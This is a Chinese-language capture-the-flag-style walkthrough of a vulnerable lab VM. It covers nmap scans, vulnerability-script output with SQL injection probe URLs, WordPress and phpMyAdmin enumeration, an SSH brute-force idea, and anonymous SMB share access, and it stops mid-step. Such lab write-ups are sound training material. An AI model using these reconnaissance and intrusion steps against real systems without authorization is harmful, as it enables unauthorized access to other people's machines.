

1，信息收集

nmap扫描局域网：`nmap -sn --min-rate=10000 192.168.247.1/24`



```
└─$ nmap -sn --min-rate=10000 192.168.247.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-04 00:08 EST
Nmap scan report for 192.168.247.2
Host is up (0.00044s latency).
Nmap scan report for 192.168.247.128
Host is up (0.056s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.47 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sn --min-rate=10000 192.168.247.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-04 00:09 EST
Nmap scan report for 192.168.247.2
Host is up (0.00055s latency).
Nmap scan report for 192.168.247.128
Host is up (0.040s latency).
Nmap scan report for 192.168.247.130
Host is up (0.040s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.28 seconds

┌──(kali㉿kali)-[~/Desktop]
```

扫描目标靶机端口信息：`nmap -p- --min-rate=10000 192.168.247.130`



```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-04 00:17 EST
Nmap scan report for 192.168.247.130
Host is up (0.0016s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
6667/tcp open  irc
```

扫描端口信息版本，并使用脚本探测漏洞：

`sudo nmap -p22,80,139,445,3306,6667 -sV -O --min-rate=10000 192.168.247.130`

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-04 00:28 EST
Nmap scan report for 192.168.247.130
Host is up (0.00033s latency).
```

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
MAC Address: 00:0C:29:1E:CA:F0 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

`sudo nmap -p22,80,139,445,3306,6667 --script=vuln --min-rate=10000 192.168.247.130`

```

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-04 00:29 EST
Nmap scan report for 192.168.247.130
Host is up (0.00031s latency).
PORT     STATE SERVICE


22/tcp   open  ssh


80/tcp   open  http


|_http-dombased-xss: Couldn't find any DOM based XSS.


| http-enum:


|   /wordpress/: Blog


|   /test/: Test page


|   /robots.txt: Robots file


|   /info.php: Possible information file


|   /phpmyadmin/: phpMyAdmin


|   /wordpress/wp-login.php: Wordpress login page.


|   /apache/: Potentially interesting directory w/ listing on 'apache/2.4.7
(ubuntu)'

|_  /old/: Potentially interesting directory w/ listing on 'apache/2.4.7
(ubuntu)'

| http-slowloris-check:


|   VULNERABLE:


|   Slowloris DOS attack


|     State: LIKELY VULNERABLE


|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open
and hold
|       them open as long as possible.  It accomplishes this by opening
connections to
|       the target web server and sending a partial request. By doing so, it
starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.247.130:80/Backnode_files/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=M%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=D%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=S%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.247.130:80/Backnode_files/?C=M%3BO%3DA%27%20OR%20sqlspider
|_    http://192.168.247.130:80/Backnode_files/?C=S%3BO%3DA%27%20OR%20sqlspider
|_http-csrf: Couldn't find any CSRF vulnerabilities.
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
6667/tcp open  irc
| irc-botnet-channels:
|_  ERROR: TIMEOUT
|_irc-unrealircd-backdoor: Server closed connection, possibly due to too many
reconnects. Try again with argument irc-unrealircd-backdoor.wait set to 100 (or
higher if you get this message again).
MAC Address: 00:0C:29:1E:CA:F0 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to
denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This
vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 323.67 seconds
```

经过信息收集后，有大致四种思路：Web，共享服务，ssh服务，数据库，其中web包含sql注入等，ssh可以尝试暴力破解，

> ps
>
> ssh一般会有并行数据量限制，建议先进行信息收集后，在尝试优先级为，web>sql>ftp>ssh......


访问80端口

根具上文nmap扫描得到的信息可以知道网站内容管理系统为wordpress是可以发现漏洞的

依次访问得到信息如下：

/wordpress/目录下：

1：name:`togie` (可作为ssh用户名爆破密码)



FIND US

Address
Straya

Hours

24/7

SEARCHY SEARCHY

Search

My name is togie.

My name is togie.

My name is togie.

My name is togie.

My name is togie.

My name is togie

2：搜索框：`http://192.168.247.130/wordpress/?s=00` get传递参数，是否存在sql注入?


/test/目录下：

无

/robots.txt：

```
User-agent: *
Disallow: /old/
Disallow: /test/
Disallow: /TR2/
Disallow: /Backnode_files/   网站文件目录值得关注
```

/phpmyadmin/：




欢迎使用 phpMyAdmin

语言 - Language: 中文 - Chinese simplified

phpMyAdmin是用PHP开发的工具，旨在通过Web处理MySQL的管理。目前，phpMyAdmin 可以创建和删除数据库，创建、删除或更改表，删除、编辑或添加字段，执行任何 SQL 语句以及管理字段上的键。

根据上文得到的姓名可以尝试破解网站密码，也可能是admin

/wordpress/wp-login.php:




Username or Email Address

Password

□ Remember Me

Log In

网站后台登录网页，




ERROR: The password you entered for the username **admin** is incorrect. Lost your password?

Username or Email Address

admin

Password

简单尝试后发现存在admin账户



PUBLISHED BY

Admin

I like yogibear Do you like yogibear? View al

August 15, 2017 Admin

这里也有提示

收集的信息表明，缺少关键信息，尝试其他方向

漏洞利用


smb枚举`enum4linux 192.168.247.130`

nmap漏洞扫描发现有smb枚举

> SMB全称是Server Message Block(服务器消息块)，又称网络文件共享系统，是一种应用层网络传输协议。SMB被广泛地应用于在计算机间共享文件、端口、命名管道和打印机等。系统上的不同应用程序可以同时读取和写入文件，并向服务器请求服务。 此外，SMB可以直接在TCP/IP或其他网络协议上运行。通过SMB，用户或任何经授权的应用程序都可以访问远程服务器上的文件或其他资源，并且可以执行读取、创建和更新数据等操作。

得到用户和密码都为空，且共享目录为：`//192.168.247.130/share$`


使用远程挂载或者win直连



名称	修改日期	类型	大小
apache	2017/8/14 20:35	文件夹	
Backnode_files	2017/8/14 20:08	文件夹	
old	2017/8/14 20:35	文件夹	
test	2017/8/14 20:35	文件夹	
wordpress	2023/3/4 10:46	文件夹	
wp	2017/8/15 18:51	文件夹	
deets.txt	2017/8/14 20:20	Text 源文件	1 KB
index.html	2017/8/6 13:02	Microsoft Edge ...	36 KB
info.php	2017/8/15 18:55	PHP 源文件	1 KB
robots.txt	2017/8/14 20:36	Text 源文件	1 KB
todolist.txt	2017/8/14 20:20	Text 源文件	1 KB


来到网站后台目录，拿到read-only权限查看信息：

密码：



